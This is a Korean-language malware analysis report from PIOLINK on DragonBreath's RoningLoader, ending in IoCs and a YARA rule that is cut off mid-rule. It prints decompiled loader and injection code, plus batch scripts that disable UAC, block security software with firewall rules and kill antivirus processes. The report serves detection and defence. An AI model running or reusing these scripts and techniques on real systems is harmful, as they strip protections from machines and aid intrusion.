PIOLINK

DragonBreath 캠페인

새롭게 확인된 RoningLoader

사이버위협분석팀

2025.12

DragonBreath 캠페인

- DragonBreath공격 그룹


1) 개요

DragonBreath는 비교적 최근 관측된 지능형 지속 위협(APT) 성향의 공격 그룹이다. 주로 텔레그램 메신저 앱의 설치파일을 감염시키는 방법으로 공격을 진행하고, 최근에는 이중 dll 사이드로딩 기법을 활용한 공격으로 주목을 받은 바 있다. 단발성 공격보다는 장기적인 침투와 지속적인 접근 권한 확보를 목표로 하며, 탐지와 분석을 회피하기 위한 다양한 기법을 공격 전반에 걸쳐 적용한다. 주로 공공·온라인 게임·도박 산업을 집중적으로 공격했다.

이번 캠페인에서 새롭게 발견된 RoningLoader는 DragonBreath의 dll 사이드로딩 기법이 명확하게 관찰된다. DragonBreath는 정상 실행 파일과 악성 dll을 함께 배포하는 방식을 통해 사용자의 실행을 유도하고, dll을 로드하는 정상 행위를 악용하여 악성코드를 실행한다. 또한 보안 제품을 무력화하기 위한 다양한 회피기법을 사용한다. 이러한 진화는 DrangonBreath가 단순 기존 공격을 반복적으로 사용하는 수준에 머무르지 않고, 탐지 기술의 발전에 맞추어 새로운 공격 기법을 개발·적용하고 있음을 보여준다. 본 보고서에서는 RoningLoader가 최종 악성코드를 설치하고 실행하는 과정을 중점적으로 분석한다.

2) RoningLoader 도식도


RoningLoader는 다음과 같은 흐름으로 최종 악성코드를 설치한다.



DragonBreath 캠페인


• Snieoatawtregoable.exe

악성코드는 msi 설치파일로부터 시작된다. 해당 파일에는 letsvpnlatest.exe, Snieoatwtregoable.exe라는 2개의 파일이 들어있다. letsvpnlatest.exe 파일은 정상파일이며 Snieoatwtregoable.exe는 악성행위를 수행하는 악성파일이다.




<그림 1, 2> msi 설치파일(왼) / 설치파일 압축해제 시(오)

해당 파일을 실행할 경우 "C:₩Program Files₩" 경로 아래에 Snieoatwtregoable 라는 폴더를 생성한다. 그 다음 6개의 jpg 파일과, Snieoatwtregoable.dll, tp.png 파일을 생성한다.



<그림 3> Snieoatwtregoable 폴더 생성



<그림 4> 생성된 이미지, dll 파일

DragonBreath 캠페인

- Snieoatwtregoable.exe

파일 생성이 완료되면 Snieoatwtregoable.dll 파일을 regsvr32.exe에 삽입하여 실행한다.

```
CALL to CreateProcessW from Snieoatw.00405BBE
ModuleFileName = NULL
CommandLine = ""C:₩Windows₩system32₩regsvr32.exe" /S "C:₩Program Files₩Snieoatwtregoable₩Snieoatwtregoable.dll""
pProcessSecurity = NULL
pThreadSecurity = NULL
InheritHandles = FALSE
CreationFlags = CREATE_DEFAULT_ERROR_MODE
pEnvironment = NULL
CurrentDir = NULL
pStartupInfo = Snieoatw.0042FA70
pProcessInfo = 0019F818
```

<그림 5> Snieoatwtregoable.dll 파일 실행

3) Snieoatwtregoable.dll

Snieoatwtregoable.dll 파일은 특정 포트(5555)의 localhost에 연결을 시도한다. 어떠한 의미도 없는 행위로 사용되지 않는 코드이거나 악성코드 개발 전 단계에 남은 코드, 향후 기능 확장이나 추가 공격을 위한 사전 구현 단계일 가능성이 있다.

```
v9 = (**(__int64 (__fastcall ***)(__int64, const wchar_t *, __int64, __int64, _QWORD, _WORD))v6)(
       v6,
       L"127.0.0.1",
       5555LL,                          // 포트
       1LL,
       0LL,
       0);
v10 = *(_QWORD *)v6;
if ( v9 )
{
  (*(void (__fastcall **)(__int64))(v10 + 8))(v6);
}
else
{
  v11 = *(__int64 (__fastcall **)(__int64))(v10 + 88);
  v12 = (*(__int64 (__fastcall **)(__int64))(v10 + 96))(v6);
  LODWORD(v11) = v11(v6);
  v13 = sub_7FFA343C2DA0(&qword_7FFA3440FAC0, "Start failed, code=");
  v14 = sub_7FFA343C4750(v13, (unsigned int)v11);
  v15 = sub_7FFA343C2DA0(v14, " desc=");
  v16 = sub_7FFA343C4310(v15, v12);
  sub_7FFA343C2DA0(v16, "\n");
}
sub_7FFA343CA3E0(v6);
```

<그림 6>localhost:5555 연결 시도

C:₩ProgramFiles₩Snieoatwtregoable 폴더 아래에 있는 tp.png 파일을 로드하여 ROR, XOR 연산을 포함한 간단한 연상을 이용해 데이터를 복호화한다. 자신의 프로세스 내부에 새로운 메모리 영역을 할당한 뒤 해당 복호화된 데이터를 실행하는 새로운 스레드를 생성한다.

```
v8 = v3;
v19 = v17;
do
{
  v7 = byte_7FFA344077E0[v18];
  LOBYTE(v7) = __ROR1__(*v8 ^ v7, 4);     // xor&ror 연산
  *v8 = v7;
  v18 = ((_BYTE)v18 + 1) & 0xF;
  ++v8;
  --v19;
}
```

<그림 7> tp.png 데이터 복호화

DragonBreath 캠페인

- Snieoatwtregoable.dll

```
v1 = sub_7FFA343C23E0(v7, "NtAllocateVirtualMemory", v8);
v20 = (__int64 (__fastcall *)(HANDLE, LPVOID *, _QWORD, signed __int64 *, int, int))v1;
if ( v1 )
{
  lpAddress = 0LL;
  v34 = v17;
  CurrentProcess = GetCurrentProcess();
  LODWORD(v1) = v20(CurrentProcess, &lpAddress, 0LL, &v34, 12288, 64);
  if ( !(_DWORD)v1 )
  {
    sub_7FFA343F61B0(lpAddress, v3, v17);
    v1 = sub_7FFA343C23E0(v22, "NtCreateThreadEx", v23);
    v24 = (unsigned int (__fastcall *)(HANDLE *, __int64, _QWORD, HANDLE, LPVOID, _QWORD, _DWORD, _QWORD, _QWORD, _QWORD, _QWORD))v1;
```

<그림 8> NtAllocateVirtualMemory로 새로운 영역 할당

4) tp.png

먼저 자신이 관리자 권한으로 실행 중인지 여부를 확인한다. 만약 관리자 권한이 아닐 경우 runas 명령을 이용해 관리자 권한으로 자신의 새로운 인스턴스를 실행하여 권한 상승을 시도한다.

```
if ( GetModuleFileNameW(0LL, (LPWSTR)&Filename, 0x104u) )
{
  v12 = ShellExecuteW(0LL, L"runas", (LPCWSTR)&Filename, 0LL, 0LL, 1);
  if ( (__int64)v12 > 32 )
  {
    Sleep(0x1F4u);
    exit(0);
  }
  v13 = sub_14000C090(&qword_1401A67A0, "ShellExecute failed with error code: ");
  v9 = sub_14000DAE0(v13, v12);
}
```

<그림 9> 새로운 인스턴스 실행

하드코딩된 http://www.baidu.com/과 통신을 시도하도록 구현되어 있다. 코드 상으로는 HTTP 응답 헤더 중 Date 값을 추출해 기록하도록 되어 있으나 확인 시 추가적인 요청이 발생하지 않아 해당 기능은 정상적으로 동작하지 않는 것으로 확인된다. 마찬가지로 기능이 제거되었거나 향후 버전을 위한 코드일 가능성이 있다.

```
192.168.65.189    119.63.197.151    TCP    66 1612 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
119.63.197.151    192.168.65.189    TCP    60 80 → 1612 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
192.168.65.189    119.63.197.151    TCP    54 1612 → 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0
```

<그림 10> 통신 시도

DragonBreath 캠페인

- tp.png

CreateToolhelp32Snapshot을 이용해 현재 실행중인 프로세스 목록을 확보하여 특정 백신 프로그램을 찾는다. 프로그램이 실행 중일 경우 pid를 이용해 종료한다.

```
Toolhelp32Snapshot = CreateToolhelp32Snapshot(0xFu, 0);
if ( Toolhelp32Snapshot != (HANDLE)-1LL )
{
  wcscpy((wchar_t *)&Filename, L"ф");
  memset(&Filename.cntUsage, 0, 0x234uLL);
  if ( Process32FirstW(Toolhelp32Snapshot, &Filename) )
  {
    while ( (unsigned int)sub_14008D370(Filename.szExeFile, L"360tray.exe") )
    {
      if ( !Process32NextW(Toolhelp32Snapshot, &Filename) )
        goto LABEL_35;
    }
    th32ProcessID = Filename.th32ProcessID;
```

<그림 11> 프로세스 스캔

프로세스 목록			
MsMpEng.exe	마이크로소프트 디펜더	QQPCTray.exe	텐센트 PC 관리자
kxemain.exe	킹소프트 인터넷 보안	QQPCRTP.exe	텐센트 PC 관리자
kxetray.exe	킹소프트 인터넷 보안	QMToolWidget.exe	텐센트 PC 관리자
kxecenter.exe	킹소프트 인터넷 보안	HipsTray.exe	치후360 토탈 시큐리티
HipsDaemon.exe	치후360 토탈 시큐리티	HipsMain.exe	치후360 토탈 시큐리티
360tray.exe	치후360 토탈 시큐리티		

프로세스 종료를 거친 후 총 4개의 폴더를 생성한다. ProgramData 경로 아래에는 실행시간을 기반으로 한 랜덤한 숫자를 이용해 폴더를 생성한다.

- C:₩₩ProgramData₩₩lnk₩₩
- C:₩₩Programdata₩₩{DATE}
- C:₩₩Users₩₩Public₩₩Downloads₩₩{DATE}
- C:₩₩ProgramData₩₩Roning₩₩

```
CreateDirectoryW(v107, 0LL);                    // C:\\Programdata\\lnk\\
v108 = (const WCHAR *)v174;
if ( *((_QWORD *)&v175 + 1) > 7uLL )
  v108 = v174[0];
CreateDirectoryW(v108, 0LL);                    // C:\\programdata\\{DATE}
v109 = (const WCHAR *)v158;
if ( v159[1] > 7uLL )
  v109 = v158[0];
CreateDirectoryW(v109, 0LL);                    // C:\\Users\\Public\\Downloads\\{DATE}
v110 = (const WCHAR *)v171;
if ( v173 > 7 )
  v110 = v171[0];
CreateDirectoryW(v110, 0LL);                    // C:\\\\ProgramData\\\\Roning\\\\\
```

<그림 12> 폴더 생성

DragonBreath 캠페인

- tp.png

폴더를 생성한 후 각 폴더에 파일을 생성한다. .txt 파일은 특정 형식으로 설계된 컨테이너 파일로 다른 코드 베이스에서 차용된 것으로 추정된다. hjk.txt 파일에는 1.bat, fhq.bat 파일이, agg.txt에는 enpug.bin, goldendays.dll, trustinstaller.bin 파일이, kill.txt.에는 1.dll 파일이 포함되어 있다.

```
v18 = CreateFileW(a3, v15.m128i_u32[1], v12, &SecurityAttributes, dwCreationDisposition, dwFlagsAndAttributes, 0LL);
if ( v18 == (HANDLE)-1LL )                      // C:\\Users\\Public\\Download\\{DATE}\\1.bat
                                                // C:\\Users\\Public\\Download\\{DATE}\\fhq.bat
                                                // C:\\\\ProgramData\\\\Roning\\\\Enpug.bin
                                                // C:\\\\ProgramData\\\\Roning\\\\goldendays.dll
                                                // C:\\\\ProgramData\\\\Roning\\\\trustinstaller.bin
                                                // C:\\Users\\Public\\Downloads\\{DATE}\\hjk.txt
                                                // C:\\Users\\Public\\Downloads\\{DATE}\\agg.txt
                                                // C:\\Users\\Public\\Downloads\\{DATE}\\kill.txt
                                                // C:\\Users\\Public\\Downloads\\{DATE]\\1.dll
{
  v19 = _mm_cvtsi128_si32(_mm_srli_si128(v43, 4));
```

<그림 13> 파일 생성

생성된 1.bat 파일은 EnableLUA 값을 0으로 설정함으로써 사용자 계정 컨트롤(UAC)을 비활성화 하는 단순한 배치 스크립트이다.

```
1.bat
@echo off

reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System" /v EnableLUA /t REG_DWORD /d 0 /f

echo UAC has been disabled. Please restart your computer for the changes to take effect.
```

<그림 14> 1.bat 파일 스크립트

fhq.bat 파일은 C:₩ProgramData₩lnk₩123.txt에 정의된 프로그램과 치후 360 보안 소프트웨어를 대상으로 인바운드 및 아웃바운드 통신을 차단하는 방화벽 규칙을 생성하는 스크립트이다. 모든 방화벽 프로파일에 대해 방화벽 알림을 비활성화 한다.

```
:: ÉèÖÃÒª¾üÖ¹Á¬ÍøµÄ³ÌÐòÁ·¾¶
set program_path2=%modified_path%360Safe.exe

:: ´´½¨·À»ðÇ½¹æÔò£¬×èÖ¹ ¸Ã³ÌÐòµÄËüÓÐÈëÕ¾Í³ö¾Ö¾Á¬½Ó
netsh advfirewall firewall add rule name="Block Program Network Access2" dir=in action=block program="%program_path2%" enable=yes
netsh advfirewall firewall add rule name="Block Program Network Access2" dir=out action=block program="%program_path2%" enable=yes

echo ÒÑ³É¹¦´´½¨·À»ðÇ½¹æÔò£¬×èÖ¹³ÌÐòÁ¬Íø¡£

:: ¿ª¾Æô·À»ðÇ½ÃüÁî
netsh advfirewall set allprofiles state on

:: ÌáÊ¾²Ù×÷Íê³É


:: ¾ûÓÃËüÓÐÍøÂçÄ¬ÈÏÄ¿þµÄÈëÕ¾Í¨Öª
netsh advfirewall set privateprofile settings inboundusernotification disable
netsh advfirewall set publicprofile settings inboundusernotification disable
netsh advfirewall set domainprofile settings inboundusernotification disable
```

<그림 15> fhq.bat 파일 일부

DragonBreath 캠페인

- tp.png

1.dll의 경우 C:₩Windows₩System32₩경로에 Wow64Log.dll로 복사된다. 미리 정의된 프로세스 목록을 종료하는 기능을 가지고 있다.

```
lea rcx,qword ptr ss:[rbp+148]          LPCTSTR lpExistingFileName
lea rdx,qword ptr ss:[rbp+F0]           LPCTSTR lpNewFileName = rdx:EntryPoint
cmova rcx,qword ptr ss:[rbp+148]        rcx:ZwClose+14, [rbp+148]:L"C:\\Users\\Public\\Downloads\\20251216124359\\1.dll"
cmp qword ptr ss:[rbp+108],7
cmova rdx,qword ptr ss:[rbp+F0]         [rbp+F0]:L"C:\\windows\\system32\\wow64log.dll"
xor r8d,r8d                             BOOL bFailIfExists
call qword ptr ds:[<CopyFileW>]         CopyFileW
```

<그림 16> wow64log.dll로 복제

```
if ( fdwReason == 1 )
{
  sub_180001000("ZhuDongFangYu.exe", fdwReason, lpvReserved);
  sub_180001000("360Tray.exe", v3, v4);
  sub_180001000("360Safe.exe", v5, v6);
  sub_180001000("360tray.exe", v7, v8);
  sub_180001000("HipsMain.exe", v9, v10);
  sub_180001000("HipsDaemon.exe", v11, v12);
  sub_180001000("HipsTray.exe", v13, v14);
  sub_180001000("QMToolWidget.exe", v15, v16);
  sub_180001000("QQPCRTP.exe", v17, v18);
  sub_180001000("QQPCTray.exe", v19, v20);
  sub_180001000("kxecenter.exe", v21, v22);
  sub_180001000("kxetray.exe", v23, v24);
  sub_180001000("kxemain.exe", v25, v26);
}
return 1;
```

<그림 17> 정의된 프로세스 목록

또한 Windows Defender Application Control(WDAC)을 직접적으로 무력화하기 위해 정책파일을 아래 경로에 작성한다. 활성 WDAC 정책을 조작해 무결성 검사를 우회하려는 시도로 추정된다.

```
FileW = CreateFileW(
          L"C:\\Windows\\System32\\CodeIntegrity\\CiPolicies\\Active\\{31351756-3F24-4963-8380-4E7602335AAE}.cip",
          0x40000000u,
          0,
          0LL,
          2u,
          0x80u,
          0LL);
v13 = FileW;
```

<그림 18> 정책 파일 작성

현재 실행중인 프로세스 목록을 다시 확인해 텔레그램이 실행 중일 경우 해당 텔레그램의 언어를 중국어로 변경한다.

```
je regsvr32_fixed.7FF79EBBA3B9
lea r9,qword ptr ss:[rbp+198]           LPCTSTR lpParameters = r9:EntryPoint
cmp qword ptr ss:[rbp+180],7
cmova r9,qword ptr ss:[rbp+198]         [rbp+198]:L" -- tg://setlanguage/?lang=classic-zh-cn"
lea r8,qword ptr ss:[rbp+178]           LPCTSTR lpFile
cmp qword ptr ss:[rbp+190],7
cmova r8,qword ptr ss:[rbp+178]
mov dword ptr ss:[rsp+28],1             int nShowCmd = SW_SHOWNORMAL
mov qword ptr ss:[rsp+20],r14           LPCTSTR lpDirectory
lea rdx,qword ptr ds:[7FF79EC899B0]     LPCTSTR lpOperation = "open"
xor ecx,ecx                             HWND hwnd
call qword ptr ds:[<ShellExecuteW>]     ShellExecuteW
```


<그림 19> 텔레그램 딥링크 생성, 실행

DragonBreath 캠페인

- tp.png

<그림 20> 중국어로 설정된 텔레그램

MicrosoftSoftware2ShadowCop4yProvider 라는 이름으로 서비스를 생성한 후 실행시켜 기존에 생성한 goldendays.dll 파일을 실행시킨다.



<그림 21> 서비스 생성 및 실행

DragonBreath 캠페인

- goldendays.dll

5) goldendays.dll

goldendays.dll은 실행중인 프로세스 목록을 확인해 elevation_service.exe의 실행여부를 확인한다. 만약에 해당 프로세스가 실행되고 있지 않다면 MicrosoftEdgeElevationService 서비스를 시작해 elevation_service.exe 서비스를 실행시킨다.

```
if ( QueryServiceStatusEx(v8, SC_STATUS_PROCESS_INFO, Buffer, 0x24u, &pcbBytesNeeded) )
{
  if ( *(_DWORD *)&Buffer[4] == 4 )
  {
    *a2 = HIDWORD(v17);
    CloseServiceHandle(v8);
    CloseServiceHandle(v6);
    return 0;
  }
  else if ( *(_DWORD *)&Buffer[4] == 2 || StartServiceA(v8, 0, 0LL) || (v11 = GetLastError(), v11 == 1056) )
  {                                     // MicrosoftEdgeElevationService
    v12 = 0;
```

<그림 22> MicrosoftEdgeElevationService 실행

OfficeClickToRun.exe	44,352 K	1,716 K	4528
AppVShNotify.exe	1,732 K	0 K	7316
SearchIndexer.exe	26,996 K	10,196 K	8132
svchost.exe	1,576 K	12 K	7340
elevation_service.exe	1,712 K	0 K	6672
svchost.exe	1,732 K	5,892 K	3668

<그림 23> 생성된 서비스

그런 다음 elecation_service.exe 파일을 모니터링하는 배치파일을 생성한다. elecation_service.exe의 PID를 확인해 해당 프로세스의 실행여부를 확인한다. 프로세스가 종료됐다고 판단되면 MicrosoftEdgeElevationService를 재실행한다. 배치파일은 C:₩Windows₩ 폴더 아래에 {영문랜덤10} 파일명으로 생성된다.

```
FileA = CreateFileA(a4, 0x40000000u, 0, 0LL, 2u, 0x80u, 0LL);// {영문랜덤10}.bat
v25 = FileA;
if ( FileA == (HANDLE)-1LL )
{
  LastError = GetLastError();
}
else
{
  NumberOfBytesWritten = 0;
  v27 = lpBuffer;
  if ( v33 >= 0x10 )
    v27 = (LPCVOID *)lpBuffer[0];
  if ( WriteFile(FileA, v27, nNumberOfBytesToWrite[0], &NumberOfBytesWritten, 0LL) )
```

<그림 24> 배치파일 생성

DragonBreath 캠페인

- goldendays.dll

```
*DMXtKCtElO.bat - Windows 메모장
파일(F)  편집(E)  서식(O)  보기(V)  도움말(H)
@echo  off
:vuUheZHpsv
t^a^s^k^l^i^s^t  /fi  "PID eq 6672"  |  f^i^n^d^s^t^r  /i  "6672" >  n^u^l
if e^r^r^o^r^l^e^v^e^l  1  (
        sc  start  "MicrosoftSoftware2ShadowCop4yProvider"
          e^x^i^t
)
t^i^m^e^o^u^t  /t  10
g^o^t^o  vuUheZHpsv
```

<그림 25> 배치파일 내용

해당 배치파일을 CreateProcess를 이용해 실행한다.

```
if ( CreateProcessA(0LL, lpCommandLine[0], 0LL, 0LL, 0, 0x8000000u, 0LL, 0LL, &StartupInfo, &ProcessInformation) )
{                                       // cmd.exe /C \"\"C:\\windows\\{영문랜덤10}.bat
  CloseHandle(ProcessInformation.hProcess);
  CloseHandle(ProcessInformation.hThread);
}
```

<그림 26> 배치파일 실행

cmd.exe		2,716 K	3,904 K	7836
conhost.exe	< 0.01	1,340 K	4,712 K	7116
timeout.exe	< 0.01	932 K	3,932 K	6764

<그림 27> 실행된 cmd.exe 파일

마지막으로 기존에 생성한 trustinstaller.bin 파일의 내용을 읽은 뒤 elevation_service.exe에 인젝션한다. 인젝션은 VirtualAllocEx, WriteProcessMemory, CreateRemoteThread를 이용해 진행된다.

```
v29 = OpenProcess(0x1FFFFFu, 0, v16);
v30 = v29;
if ( v29 )
{
  v31 = (DWORD (__stdcall *)(LPVOID))VirtualAllocEx(v29, 0LL, v23, 0x1000u, 0x40u);
  v32 = v30;
  if ( v31 )
  {
    if ( WriteProcessMemory(v30, v31, v25, (unsigned int)v28, (SIZE_T *)NumberOfBytesRead)
      && *(_QWORD *)NumberOfBytesRead == v28 )
    {
      CreateRemoteThread(v30, 0LL, 0LL, v31, 0LL, 0, 0LL);
      v33 = 0;
      goto LABEL_60;
    }
    VirtualFreeEx(v30, v31, 0LL, 0x8000u);
    v32 = v30;
  }
  CloseHandle(v32);
}
```

<그림 28> VirtualAllocEx, CreateRemoteThread

DragonBreath 캠페인

- 결론

마찬가지로 trustinstaller.bin도 최종 악성 페이로드를 정상 프로세스에 인젝션하는 역할을 수행한다. 미리 정의된 프로세스 목록 중 특정 대상이 확인되면, 기존에 생성된 Enpug.bin을 해당 프로세스에 삽입함으로써 최종 악성코드의 설치 과정이 완료된다.

```
hFile = CreateFileA("C:\\ProgramData\\Roning\\Enpug.bin", 0x80000000, 1u, 0LL, 3u, 0x80u, 0LL);
hObject = hFile;
if ( hFile != (HANDLE)-1LL )
{
  QuadPart = GetFileSize(hFile, 0LL);
  nNumberOfBytesToRead = QuadPart;
  if ( QuadPart - 1 <= 0xFFFFFFFD )
  {
    MaximumSize.QuadPart = QuadPart;
    SectionHandle = 0LL;
    BaseAddress = 0LL;
    BaseAddress_ = 0LL;
    ViewSize = QuadPart;
    if ( NtCreateSection(&SectionHandle, 0xEu, 0LL, &MaximumSize, 0x40u, 0x8000000u, 0LL) >= 0 )
    {
      ProcessHandle_2 = GetCurrentProcess();
      if ( NtMapViewOfSection(
             SectionHandle,
             ProcessHandle_2,
             &BaseAddress,
             0LL,
             0LL,
             0LL,
             &ViewSize,
             ViewUnmap,
```

<그림 29> Enpug.bin 삽입

6) 결론

본 보고서는 DragonBreath 공격 그룹이 사용하는 새로운 로더인 RoningLoader의 동작 방식과 다단계 공격 구조를 중심으로, 최종 악성코드가 설치되는 과정을 분석하였다. RoningLoader는 초기 침투 단계에서 Dll 사이드로딩을 통해 은밀하게 실행되며, 여러 단계에 걸쳐 페이로드를 순차적으로 로드하는 구조를 갖는다. 이러한 방식은 분석을 회피하기 위한 의도로 추정된다.

RoningLoader는 DragonBreath 공격 그룹의 기술적 성숙도와 지속적인 진화 양상을 잘 드러내는 사례로, 향후 유사한 변형 로더나 새로운 공격 기법이 등장할 가능성이 높다. 이에 따라 기업에서는 사이드 로딩 기법, 보안 기능 무력화 시도 등을 포괄적으로 고려하여 지속적인 모니터링 체계를 강화할 필요가 있다.

DragonBreath 캠페인

- IoC

7) IoC 정보

da2c58308e860e57df4c46465fd1cfc68d41e8699b4871e9a9be3c434283d50b
82794015e2b40cc6e02d3c1d50241465c0cf2c2e4f0a7a2a8f880edaee203724
c65170be2bf4f0bd71b9044592c063eaa82f3d43fcbd8a81e30a959bcaad8ae5
1613a913d0384cbb958e9a8d6b00fffaf77c27d348ebc7886d6c563a6f22f2b7
395f835731d25803a791db984062dd5cfdcade6f95cc5d0f68d359af32f6258d
1c1528b546aa29be6614707cbe408cb4b46e8ed05bf3fe6b388b9f22a4ee37e2
4d5beb8efd4ade583c8ff730609f142550e8ed14c251bae1097c35a756ed39e6
33b494eaaa6d7ed75eec74f8c8c866b6c42f59ca72b8517b3d4752c3313e617c
fc63f5dfc93f2358f4cba18cbdf99578fff5dac4cdd2de193a21f6041a0e01bc
fd4dd9904549c6655465331921a28330ad2b9ff1c99eb993edf2252001f1d107

C2 서버

qaqkongtiao[.]com

DragonBreath 캠페인

Yara Rule

8) Yara Rule

```
rule RONINGLOADER
{
  meta:
    description = "Detects DragonBreath RoningLoader"
    author = "piolink"

  strings:
                $s_runas1 = "runas" ascii nocase
                $s_enablelua = "EnableLUA" ascii nocase

                $s_mklink    = "mklink /D" ascii nocase
                $s_roming    = "C:₩₩ProgramData₩₩roming" ascii nocase

                $s_clipup    = "C:₩₩Windows₩₩System32₩₩ClipUp.exe" ascii nocase
                $s_ppl       = "-ppl" ascii nocase
                $s_msmpeg    = "MsMpEng.exe" asci

                $s_wdac1 =
                "C:₩₩Windows₩₩System32₩₩CodeIntegrity₩₩CiPolicies₩₩Active₩₩"
                $s_cip    = ".cip" ascii

                $s_wow64log = "Wow64Log.dll" ascii

                $s_roning_dir = "C:₩₩ProgramData₩₩Roning₩₩" ascii nocase
                $s_trustbin    = "trustinstaller.bin" ascii nocase
                $s_enpug       = "Enpug.bin" ascii nocase

                $f1 = "hjk.txt" ascii nocase
                $f2 = "agg.txt" ascii nocase
                $f3 = "kill.txt" ascii nocase
                $e1 = "1.bat" ascii nocase
                $e2 = "fhq.bat" ascii nocase
                $e3 = "trustinstaller.bin" ascii nocase
